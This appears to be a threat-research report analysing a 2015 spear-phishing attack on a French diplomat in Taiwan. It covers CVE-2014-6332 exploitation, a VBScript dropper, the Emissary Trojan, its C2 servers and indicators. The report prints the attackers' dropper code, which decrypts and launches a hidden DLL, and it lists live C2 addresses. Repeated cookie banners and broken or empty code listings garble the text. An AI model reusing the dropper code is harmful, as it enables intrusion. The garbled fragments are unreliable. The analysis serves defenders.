We observed a targeted attack in November directed at an individual working for the French Ministry of Foreign Affairs. The attack involved a spear-phishing email sent to a single French diplomat based in Taipei, Taiwan and contained an invitation to a Science and Technology support group event.

The actors attempted to exploit CVE-2014-6332 using a slightly modified version of the proof-of-concept (POC) code to install a Trojan called Emissary, which is related to the Operation Lotus Blossom campaign. The TTPs used in this attack also match those detailed in the paper. The targeting of this individual suggests the actors are interested in breaching the French Ministry of Foreign Affairs itself or gaining insights into relations between France and Taiwan.

We have created the Emissary tag for AutoFocus users to track this threat.

# En garde!

On November 10, 2015, threat actors sent a spear-phishing email to an individual at the French Ministry of Foreign Affairs. The subject and the body of the email suggest the targeted individual had been invited to a Science and Technology conference in Hsinchu, Taiwan. The e-mail appears quite timely, as the conference was held on November 13, 2015, which is three days after the attack took place.

The email body contained a link to the legitimate registration page for the conference, but the email also had two attachments with the following filenames that

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

CVE-2014-6332. Upon successful exploitation, the attachments will install a Trojan named Emissary and open a Word document as a decoy.

The first attachment opens a decoy (Figure 2) that is a copy of an invitation to a Science and Technology conference this past November 13th held in Hsingchu, Taiwan, while the second opens a decoy (Figure 1) that is a registration form to attend the conference. The conference was widely advertised online and on Facebook, however in this case the invitation includes a detailed itinerary that does not seem to have appeared online. The Democratic Progressive's Party (DPP) Chairwoman Tsai Ing-wen and DPP caucus whip and Hsinchu representative Ker Chien-ming were the primary political sponsors of the conference and are longtime political allies. Tsai Ing-wen is the current front-runner for the Taiwanese Presidency and Ker Chien-ming may become Speaker if she wins. The conference focused on using open source technology, open international recruiting, and partnerships to continue developing Hsinchu as the Silicon Valley of Taiwan. It particularly noted France as an ally in this, and France is Taiwan's second largest technology partner and fourth largest trading partner in Europe.

OPEN 台灣 OPEN 新竹

《蔡英文主席、柯建銘總召全國科技接待會》出席報名表

題目：《共享經濟 創造新竹價值》

時間：2015 年 11 月 13 日 18:30 入場

地點：新竹活力館 D1 Plaza(原國際秀工藝中心)-新竹市漁安路 2-1 號

| 姓名 | 服務單位 | 職稱 | 行動電話 | E-MAIL | Line 帳號 | 推薦團體/推薦人 |
|---|---|---|---|---|---|---|
| | | | | | | |
| | | | | | | |
| | | | | | | |
| | | | | | | |

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

*Figure 2 Decoy document containing the invitation and agenda for event*

# Exploiting CVE-2014-6332

The threat actors attempted to exploit CVE-2014-6332 using the POC code available in the wild. The POC code contains inline comments that explain how the malicious VBScript exploits this vulnerability, so instead of discussing the malicious script or exploit itself, we will focus on the portions of the script that the threat actors

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

upon successful exploitation. Figure 4 shows the malicious document creating a file named “ss.vbs” that it writes a VBScript to using a series of “echo” statements. After writing the VBScript, the malicious document executes the “ss.vbs” file.

```
function runshell()
  On Error Resume Next
  set shell=createobject("Shell.Application")
  shell.ShellExecute "notepad.exe"
end function
```

*Figure 3 Code block containing “runshell” function in CVE-2014-6332 proof-of-concept VBScript*

```
function runshell()
  On Error Resume Next
  set objshell= Createobject("WScript.Shell")
  strValue =
objshell.RegRead("HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell
Folders\Local AppData")
  ename = "rundll32","""""""&strValue&"\mm.dll""""",Setting"
  outfile1= strValue&"\mm.dll"
  bs = strValue&"\ss.vbs"
  dn= strValue&"\t.doc"
  v=window.location.href
  v=Replace(v,"file:///","",1,1,1)
  v=Replace(v,"?.html","",1,1,1)
  v=Replace(v,"%20"," ",1)
  v=Replace(v,"/","\",1)
  cmd = "cmd"
  arg=" /c taskkill  -f -im winword.exe "
  arg1= ""","""
  set shell=createobject("wscript.shell")
  shell.run "cmd.exe /c ""echo On Error Resume Next >""&bs&""  "" ",0,true
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
13 """&bs&"""  "" ",0,true
14   shell.run "cmd.exe /c ""echo dim
Len                                                                    >>
"""&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo dim
15 infile                                                              >>
"""&bs&"""  "" ",0,true
16   shell.run "cmd.exe /c ""echo dim
outfile1                                                               >>
"""&bs&"""  "" ",0,true
17   shell.run "cmd.exe /c ""echo dim
outfile2                                                               >>
18 """&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo infile =
"""&v&"""                                                          >>
"""&bs&"""  "" ",0,true
19   shell.run "cmd.exe /c ""echo outfile1 =
"""&outfile1&"""                                                       >>
20 """&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo outfile2 =
"""&dn&"""                                                         >> """&bs&"""  ""
",0,true
  shell.run "cmd.exe /c ""echo L1=
78924                                                                  >>
21 """&bs&"""  "" ",0,true
22   shell.run "cmd.exe /c ""echo L2=
38912                                                              >>
"""&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo
size=    144893                                                        >>
"""&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo offset1 = size-L1-
23 L2                                                          >> """&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo offset2 = size-
L2                                                             >> """&bs&"""  ""
",0,true
24   shell.run "cmd.exe /c ""echo
Len=0                                                                  >>
"""&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo str = ReadBinary
(infile,L1,offset1)                                             >> """&bs&"""  "" ",0,true
  shell.run "cmd.exe /c ""echo WriteBinary outfile1,
str                                                        >> """&bs&"""  "" ",0,true
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
28 : .Position = offset >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo     Len =length
   -1                                                    >> """&bs&""  ""
   ",0,true
     shell.run "cmd.exe /c ""echo     ReDim
   Buf(Len)                                                  >> """&bs&""  ""
   ",0,true
     shell.run "cmd.exe /c ""echo     For I = 0 To Len: if(I=0)  then
29 Buf(I)=(AscB(.Read(1))) else if ((I mod 2)=0) then Buf(I)=(AscB(.Read(1)) xor
   AscB(chr(65))) else Buf(I)=(AscB(.Read(1)) xor AscB(chr(67))) end if        >>
   """&bs&""  "" ",0,true
30   shell.run "cmd.exe /c ""echo     Next                     >> """&bs&""  ""
   ",0,true
     shell.run "cmd.exe /c ""echo
   .Close                                                          >>
   """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   End
   With                                                          >>
   """&bs&""  "" ",0,true
31   shell.run "cmd.exe /c ""echo   ReadBinary =
   Buf                                                  >> """&bs&""  ""
   ",0,true
     shell.run "cmd.exe /c ""echo End
32 Function                                                      >>
   """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo Sub WriteBinary(FileName,
   Buf)                                          >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   Dim I, aBuf, Size,
   bStream                                              >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   Size = UBound(Buf): ReDim aBuf(Size \
33 2)                                  >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   For I = 0 To Size - 1 Step
   2                                              >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo       aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 +
34 Buf(I))                            >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo
   Next                                                            >>
   """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   If I = Size Then aBuf(I \ 2) =
   ChrW(Buf(I))                                >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   aBuf=Join(aBuf,
35 """)                                                >> """&bs&""  "" ",0,true
     shell.run "cmd.exe /c ""echo   Set bStream =
   CreateObject(""ADODB.Stream"")                                  >> """&bs&""  ""
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
39  shell.run "cmd.exe /c ""echo   bStream.SaveToFile FileName, 2:
    bStream.Close                                >> """&bs&"""  "" ",0,true
    shell.run "cmd.exe /c ""echo   Set bStream =
40  Nothing                                                  >> """&bs&"""  ""
    ",0,true
    shell.run "cmd.exe /c ""echo End
    Sub                                                                  >>
    """&bs&"""  "" ",0,true
    shell.run "cmd.exe /c ""echo set shell=createobject(""Shell.Application"")
41  >>"""&bs&"""    "" ",0,true
    shell.run "cmd.exe /c ""echo shell.ShellExecute """&dn&"""
42  >>"""&bs&"""              "" ",0,true
    shell.run "cmd.exe /c ""echo shell.ShellExecute """&ename&"""
    >>"""&bs&"""              "" ",0,true
    shell.run "cmd.exe /c ""echo Set xa = CreateObject(""Scripting.FileSystemObject"")
    >>"""&bs&"""                      "" ",0,true
    shell.run "cmd.exe /c ""echo If xa.FileExists("""&bs&""") Then
    >>"""&bs&"""                      "" ",0,true
    shell.run "cmd.exe /c ""echo Set xb = xa.GetFile("""&bs&""")
43  >>"""&bs&"""                      "" ",0,true
    shell.run "cmd.exe /c ""echo xb.Delete
    >>"""&bs&"""                      "" ",0,true
44  shell.run "cmd.exe /c ""echo End
    If                                                >>"""&bs&"""                    ""
    ",0,true
    shell.run "cmd.exe /c """&bs&"""   ",0,true
    end function
45
46
47
48
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
51

52

53

54

55

56

57

58

59

60
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
65
66
67
68
69
70
71
72
73
74
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
78
79
80
```

*Figure 4 Code block containing "runshell" function in malicious VBScript within attachment*

The ss.vbs file is responsible for locating the payload and decoy document from the initial malicious document, as well as decrypting, saving and opening both of the files. The script has hardcoded offsets to the location of both the payload and decoy document within the initial document. The script will decrypt both of the embedded files using a two-byte XOR loop that skips the first byte and then decrypts the remaining using “A” and “C” as the key. After decrypting the embedded files, the script saves the decoy to “t.doc” and the payload to “mm.dll” in the “%APPDATA%\LocalData” folder. Finally, the script will open the decoy document and launch the payload by calling its exported function named “Setting”.

```
1 On Error Resume Next
2 set shell=createobject("Shell.Application")
  shell.ShellExecute "cmd"," /c taskkill  -f -im winword.exe ","","",0
  wscript.sleep 3000
  dim str
3 dim L1
4 dim L2
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
offset2 = size-L2
Len=0
str = ReadBinary (infile,L1,offset1)
WriteBinary outfile1, str
str = ReadBinary (infile,L2,offset2)
WriteBinary outfile2, str
Function ReadBinary(FileName,length,offset)
  Dim Buf(), I
  With CreateObject("ADODB.Stream")
    .Mode = 3: .Type = 1: .Open: .LoadFromFile FileName : .Position = offset
    Len =length -1
    ReDim Buf(Len)
    For I = 0 To Len: if(I=0)  then Buf(I)=(AscB(.Read(1))) else if ((I mod 2)=0) then Buf(I)=(AscB(.Read(1)) xor AscB(chr(65))) else Buf(I)=(AscB(.Read(1)) xor AscB(chr(67))) end if
    Next
    .Close
  End With
  ReadBinary = Buf
End Function
Sub WriteBinary(FileName, Buf)
  Dim I, aBuf, Size, bStream
  Size = UBound(Buf): ReDim aBuf(Size \ 2)
  For I = 0 To Size - 1 Step 2
      aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
  Next
  If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
  aBuf=Join(aBuf, "")
  Set bStream = CreateObject("ADODB.Stream")
  bStream.Type = 1: bStream.Open
  With CreateObject("ADODB.Stream")
    .Type = 2 : .Open: .WriteText aBuf
    .Position = 2: .CopyTo bStream: .Close
  End With
  bStream.SaveToFile FileName, 2: bStream.Close
  Set bStream = Nothing
End Sub
set shell=createobject("Shell.Application")
shell.ShellExecute "C:\Documents and Settings\<username>\Local Settings\Application Data\t.doc"
shell.ShellExecute "rundll32","""C:\Documents and Settings\<username>\Local Settings\Application Data\mm.dll"",Setting"
Set xa = CreateObject("Scripting.FileSystemObject")
If xa.FileExists("C:\Documents and Settings\<username>\Local Settings\Application
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
30

31

32

33
34

35
36

37
38

39
40

41
42

43
44

45
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
51
52
53
54
55
56
57
58
59
60
61
```

*Figure 5 VBScript within ss.vbs responsible for extracting and running the payload and decoy*

# Emissary 5.3 Analysis

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

There is code overlap between Emissary and Elise, specifically in the use of a common function to log debug messages to a file and a custom algorithm to decrypt the configuration file. The custom algorithm used by Emissary and Elise to decrypt their configurations use the "srand" function to set a seed value for the "rand" function, which the algorithm uses to generate a key. While the "rand" function is meant to generate random numbers, the malware author uses the "srand" function to seed the "rand" function with a static value. The static seed value causes the "rand" function to create the same values each time it is called and results in a static key to decrypt the configuration. The seed value is where the Emissary and Elise differ in their use of this algorithm, as Emissary uses a seed value of 1024 (as seen in Figure 6) and Elise uses the seed value of 2012.

```
srand(1024u);
v4 = 0;
do
  *(v1 + v4++) ^= rand() % 128;
while ( v4 < 0x488 );
```

*Figure 6 Custom algorithm in Emissary using 'srand' and 'rand' with 1024 as a seed value*

While these two Trojans share code, we consider Emissary and Elise separate tools since their configuration structure, command handler and C2 communications channel differ. The Emissary Trojan delivered in this attack contains the components listed in Table 1. At a high level, Emissary has an initial loader DLL that extracts a

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

| | | |
|---|---|---|
| 84db908 | \LocalData\ishelp.dll | |
| 6278fc8c7bf14514353797b229d562e8 | %APPDATA% \LocalData\A08E81B411.DAT | Emissary Payload |
| e9f51a4e835929e513c3f30299567abc | %APPDATA% \LocalData\75BD50EC.DAT | Configuration file |
| varies | %TEMP% \000A758C8FEAE5F.TMP | Log file |

*Table 1 Dropped files associated with Emissary Trojan seen in attack on French Ministry of Foreign Affairs*

The loader Trojan named "ishelp.dll" had an original name of "Loader.dll", which will extract the Emissary payload from a resource named "asdasdasdasdsad" and write it to a file named "A08E81B411.DAT". The loader will then write an embedded configuration to a file named "75BD50EC.DAT". The loader Trojan creates a mutex named "_MICROSOFT_LOADER_MUTEX_" and finishes by injecting the Emissary DLL in "A08E81B411.DAT" into a newly spawned Internet Explorer process.

The Emissary Trojan runs within the Internet Explorer process. It begins by reading and decrypting its configuration file, which has the following structure:

```
struct emissary_config {
WORD emissary_version_major;
WORD emissary_version_minor;
CHAR[36] GUID_for_sample;
WORD Unknown1;
```

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

```
9
10


11
12
```

We decrypted and parsed the configuration file that accompanied the payload used in this attack, which resulted in the following settings:

Version: 5.3
GUID: ba87c1c5-f71c-4a8b-b511-07aa113d9103
C2 Server 1: http://ustar5.PassAs[.]us/default.aspx
C2 Server 2: http://203.124.14.229/default.aspx
C2 Server 3: http://dnt5b.myfw[.]us/default.aspx
Campaign Code: UPG-ZHG-01
Sleep Delay: 300

After decrypting the configuration file, Emissary interacts with its command and control (C2) servers using HTTP or HTTPS, depending on the protocol specified in the configuration file. The initial network beacon sent from Emissary to its C2 server, seen in Figure 7, includes a Cookie field that contains a "GUID", "op" and "SHO" field. The GUID field is a unique identifier for the compromised system that is obtained directly from the configuration file. The op field has a value of "101", which is a static value that represents the initial network beacon. The SHO field contains the external

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

*Figure 7 Network beacon sent from Emissary Trojan to C2 server*

The C2 server response to this beacon (seen in Figure 8) will contain a header field called "Set-Cookie", which contains a value of "SID". The SID value is base64 encoded and encrypted using a rolling XOR algorithm, which once decoded and decrypted contains a 36-character GUID value. The Emissary Trojan will use this GUID value provided by the C2 server as an encryption key that it will use to encrypt data sent in subsequent network communications.





*Figure 8 C2 response to Emissary beacon*

The C2 server provides commands to the Trojan as a three digit numeric string within the data portion of the HTTP response (in the form of "op=<command>"), which the Emissary Trojan will decrypt and compare to a list of commands within its command handler. The command handler function within the Emissary Trojan supports six commands, as seen in Table 2.

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

| | |
|---|---|
| 105 | Update configuration file. |
| 106 | Create a remote shell. |
| 107 | Updates the Trojan with a new executable. |

*Table 2 Command handler within Emissary version 5.3*

If the command issued from the C2 server does not match the one listed in the Trojan saves the message "unkown:%s" to the log file. The command set available within Emissary allows the threat actors backdoor access to a compromised system. Using this access, the threat actors can exfiltrate data and carry out further activities on the system, including interacting directly with the system's command shell and downloading and executing additional tools for further functionality.

# Threat Infrastructure

The infrastructure associated with the Emissary C2 servers used in this attack includes ustar5.PassAs[.]us, 203.124.14.229 and dnt5b.myfw[.]us. The infrastructure is rather isolated as the only overlap in domains includes appletree.onthenetas[.]com. The overlap, as seen in Figure 9 involves two IP addresses that during the same time frame resolved both the appletree.onthenetas[.]com domain and the Emissary C2 domain of ustar5.PassAs[.]us. The other C2 domain used by this Emissary payload,

Your Opt Out Preference Signal is Honored


This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

detection.




Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

APT threat actors, most likely nation state-sponsored, targeted a diplomat in the French Ministry of Foreign Affairs with a seemingly legitimate invitation to a technology conference in Taiwan. It is entirely possible the diplomat was truly invited to the conference, or at least would not have been surprised by the invitation, adding to the likelihood the attachment would have been opened. The actors were attempting to exploit CVE-2014-6332 to install a new version of the Emissary Trojan, specifically version 5.3.

The Emissary Trojan is related to the Elise malware used in Operation Lotus Blossom, which was an attack campaign on targets in Southeast Asia, in many cases also with official looking decoy documents that do not appear to have been available online. Additionally, the targeting of a French diplomat based in Taipei, Taiwan aligns with previous targeting by these actors, as does the separate infrastructure. Based on the targeting and lures, Unit 42 assesses that the threat actors' collection requirements not only include militaries and government agencies in Southeast Asia, but also nations involved in diplomatic and trade agreements with them.

# Indicators

Related Hashes
748feae269d561d80563eae551ef7bfd -書面報名表格.doc
9fd6f702763a9840bd1b3a898eb9c62d -蔡英文柯建銘全國科技後援會邀請函.doc
06f1d2be5e981dee056c231d184db908 - ishelp.dll

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All

dnt5b.myfw[.]us

Your Opt Out Preference Signal is Honored

This site uses cookies essential to its operation, for analytics, and for personalized content and ads. Please read our privacy statement for more information. Privacy statement

Cookies Settings

Reject All

Accept All